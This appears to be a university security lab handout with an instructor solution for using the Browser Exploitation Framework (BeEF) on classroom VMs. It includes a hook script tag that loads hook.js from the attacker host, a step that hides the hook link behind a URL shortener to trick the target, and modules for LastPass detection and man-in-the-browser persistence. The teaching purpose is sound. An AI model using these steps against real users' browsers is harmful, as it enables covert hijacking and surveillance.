

# The Browser Exploitation Framework (BeEF)

**Instructor Note:** The intent of this class is for MIDN to use the Browser Exploitation Framework (BeEF) in order to take control of a web browser on the target machine and collect information. Assistance from the Professor should be minimal if at all. MIDN may use any source to determine the solution as long as they cite it. MIDN will need to use the Ubuntu Linux VM as the target host as opposed to using the previously provided Windows XP target VM. The step-by-step instructions to successfully complete the lab are provided to the Professor and not visible to the MIDN, below. The solution will be made visible to the MIDN after they have submitted their deliverables.

## SY401 Lab 5



## Overview

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser. Amid growing concerns about web attacks against clients, including mobile clients, BeEF allows the offensive cyber operator to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.<sup>1</sup> <https://www.youtube.com/watch?v=NgWv7kvIXAY>

MIDN are expected to exploit the target host web browser, and harvest information about the target host. MIDN will complete the lab by following these high-level steps:

- Launch Kali Linux Cyber Operator VM (SY401\_Kali\_alpha) and Ubuntu Linux VM (SY401\_GroupX\_Ubuntu)
- Obtain Kali Linux and Ubuntu Linux target IP addresses
- Generate a webpage with cross-site scripting (XSS) vulnerabilit(ies) on Kali Linux Cyber Operator VM
- Obfuscate the generated web page link and take a screenshot
- On the target VM, visit the generated web page via the obfuscated link and a take a screenshot
- Take a screenshot of the following information: Target **Details Tab** and **Logs Tab**

- Execute the LastPass Browser module to determine if encrypted username and passwords are stored. [Take a screenshot](#)
- Get the webpage HREFs by executing the module. [Take a screenshot](#)
- Execute the Man-In-The-Browser Persistence module to ensure the BeEF Hook will stay until the user leaves the domain. [Take a screenshot](#).

MIDN should read the tool documentation, installation guides, and perform Internet searches to find solutions to challenges they encounter. The Professor will provide minimal assistance. MIDN can use the following documentation to start:

- The Browser Exploitation Framework Project
- GitHub for BeEF
- Wiki for BeEF

## Lab Deliverables

MIDN will submit a single PDF document to your Professor that contains each of the screenshots as your deliverable. The screenshots should be properly labeled. It is suggested that MIDN insert each of the required screenshots into a Microsoft Word document and export to a .PDF file.

The subject line of the email should be in the following format:

**SY401: [NAME OF LAB] (alpha)**

For example:

**SY401: The Browser Exploitation Framework (m123456)**

## Hints

MIDN should document the IP addresses of their Kali Linux Cyber Operator VM and the Ubuntu Target VM. Learn more about the IP command [here](#).

**IP**

From the Kali Linux Cyber Operator VM terminal, MIDN can run the following command to launch BeEF.

**beef-xss start**

When you are successfully able to launch BeEf, and after reading the Getting Started web page, use the [advanced version](#).

**Good luck Cyber Operators!!**


**Instructor Note:**

Analysis

For the purpose of this lab, we will use the Ubuntu host as our target. First, we need to find the host IP address. MIDN can use the command IP♦ (ipconfig is the Windows equivalent). This command allows you to find all the connected interfaces and network cards.

## IP

The visual below highlights the results of the 'ifconfig' command being executed on the target machine.



```
localhost@localhost-virtual-machine:~$ ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.59 netmask 255.255.0.0 broadcast 10.10.255.255
        inet6 fe80::ab34:5f85:3c87:afce prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:7b:bd:c4 txqueuelen 1000 (Ethernet)
            RX packets 21622 bytes 32320217 (32.3 MB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 5350 bytes 374991 (374.9 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 383 bytes 28739 (28.7 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 383 bytes 28739 (28.7 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

localhost@localhost-virtual-machine:~$
```

From the visual above, we can see that the IP address of the network interface is 10.10.1.59. This is the IP address for the target that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

## ifconfig

The visual below highlights the results of the 'ifconfig' command being executed on the offensive cyber operator Kali Linux VM.



```
root@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.1.13 netmask 255.255.0.0 broadcast 10.10.255.255
        inet6 fe80::20c:29ff:fe95:eb39 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:95:eb:39 txqueuelen 1000 (Ethernet)
            RX packets 33 bytes 5497 (5.3 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 24 bytes 2222 (2.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1 (Local Loopback)
            RX packets 28 bytes 1596 (1.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 28 bytes 1596 (1.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```

From the visual above, we can see that the IP address of the network interface is 10.10.1.13. This is the IP address for the cyber operator that MIDN would use later in this lab. When MIDN work on the lab in the classroom, they will get a different IP address for their Ubuntu and Kali Linux virtual machines. Note that this is not a public IP, but we can access it within the subnet.

## Browser Exploitation Framework (BeEF) Operation

Start the Browser Exploitation Framework

```
beef-xss start
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# beef-xss start
[*] Please wait as BeEF services are started.
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

Wait a moment while the web browser is automatically opened to an authentication page.




If the web browser does not automatically open, launch it by typing the **UI URL** automatically generated when you started the BeEF.

```
http://127.0.0.1:3000/ui/panel
```

```
root@kali:~# File Edit View Search Terminal Help
root@kali:~# beef-xss start
[*] Please wait as BeEF services are started. Exploit-DB Aircrack-ng Kali Forums >
[*] You might need to refresh your browser once it opens.
[*] UI URL: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
root@kali:~#
```

Change the local host IP address (i.e., 127.0.0.1) to the actual IP address of the offensive cyber operator Kali Linux VM.

```
http://10.10.1.13
```



Authenticate using the default credentials:

```
Username: beef Password: beef
```

If successful, the following BeEF Control Panel should be visible in the web page of the cyber operator Kali Linux VM.

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel +

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums >

BeEF 0.4.7.0-alpha | Submit Bug | Logout

Hooked Browsers

Online Browsers Offline Browsers

Getting Started Logs

 BeEF  
THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

**Getting Started**

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

Basic Requester

After reading the Getting Started web page, open the **advanced version**.

It should open a web page about 'the butcher'.

This is the web page we want our target to visit.

The Butcher - Mozilla Firefox

BeEF Control Panel The Butcher +


Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums >



Welcome to The Butcher, your source of delicious meats. Please feel free to view our samples, sign up to our mailing-list or purchase our special BeEF-hamper!


Our Meaty Friends Order Your BeEF-Hamper

Thanks to [http://www.flickr.com/photos/butlie\\_daf](http://www.flickr.com/photos/butlie_daf) and <http://dine Sarasota.com> for the BeEF images




Before we have our target visit the web page, we need to obfuscate the link.

Use a service such as Bitly to obfuscate the link.



Open the target VM, and then open a web browser.

Type in the obfuscated URL in the web browser address bar.



The target VM IP address should now appear under the **Online Browsers** folder on the offensive cyber operator Kali Linux VM.

BeEF Control Panel    The Butcher

10.10.1.13:3000/ui/panel

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BeEF 0.4.7.0-alpha | Submit\_Bug | Logout

**Hooked Browsers**

- Online Browsers
  - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.59
- Offline Browsers
  - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.58
    - 127.0.0.1

Getting Started Logs

 BeEF THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com/>

**Getting Started**

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

MIDN should take a screenshot of the Details and Logs tab.

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel The Butcher

10.10.1.13:3000/ui/panel

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BeEF 0.4.7.0-alpha | Submit\_Bug | Logout

**Hooked Browsers**

- Online Browsers
  - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.59
- Offline Browsers
  - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.58
    - 127.0.0.1

**Current Browser**

**Details** Logs Commands Rider XssRays Ipc Network WebRTC

**Category: Browser (6 Items)**

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0	Initialization
Browser Language: en-US	Initialization
Browser Platform: Linux x86_64	Initialization
Browser Plugins: Shockwave Flash	Initialization
Window Size: Width: 800, Height: 422	Initialization

**Category: Browser Components (12 Items)**

Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Web Sockets: Yes	Initialization

BeEF Control Panel - Mozilla Firefox

BeEF Control Panel    The Butcher

10.10.1.13:3000/ui/panel

Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums

BeEF 0.4.7.0-alpha | Submit\_Bug | Logout

**Hooked Browsers**

- Online Browsers
  - 10.10.1.13
    - 10.10.1.13
    - 10.10.1.59
  - 10.10.1.59
- Offline Browsers
  - 10.10.1.13
    - 10.10.1.59
  - 127.0.0.1

**Getting Started Logs Current Browser**

**Logs**

I...	Type	Event	Date	Br...
86	Event	155.979s - [Mouse Click] x: 348 y:308 > button	2017-08...	4
85	Event	155.586s - [Mouse Click] x: 367 y:272 > div	2017-08...	4
83	Zom...	10.10.1.59 appears to have come back online	2017-08...	4
82	Zom...	10.10.1.59 just joined the horde from the domain: 10.10.1.13:3000	2017-08...	4

Page 1 of 1

Displaying logs 1 - 4 of 4

Basic Requester

MIDN should now visit and take a screenshot of the LastPass Browser Command to determine if passwords are stored.

BeEF Control Panel - Mozilla Firefox

The Butcher

panel

Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter

BeEF 0.4.7.0-alpha | Submit\_Bug | Logout

**Getting Started Logs Current Browser**

**Commands**

**Module Tree**

- Search
  - Browser (53)
    - Hooked Domain (25)
      - Detect Foxit Reader
      - Detect LastPass
      - Detect QuickTime
      - Detect RealPlayer
      - Detect Silverlight
      - Detect Toolbars
      - Detect Unity Web Player
      - Detect Windows Media P...
      - Play Sound
      - Remove Hook Element

**Module Results History**

id	date	label
0	2017-08-23 13:33	command 1

**Command results**

id	date	label
1	Wed Aug 23 2017 13:33:39 GMT-0400 (EDT)	data: lastpass=Not in use or not installed

Re-execute command

Ready

MIDN should now collect all the webpage HREFs from the target and take a screenshot.

Finally, MIDN should execute the Man-In-The-Browser Persistence module to ensure the BeEF Hook will stay until the user leaves the domain. Take a screenshot.

## References

1. BeEF - The Browser Exploitation Framework Project. (n.d.). Retrieved February 20, 2018, from <http://beefproject.com/>
2. B. (2018, February 17). Beefproject/beef. Retrieved February 20, 2018, from <https://github.com/beefproject/beef>
3. B. (n.d.). Beefproject/beef. Retrieved February 20, 2018, from <https://github.com/beefproject/beef/wiki>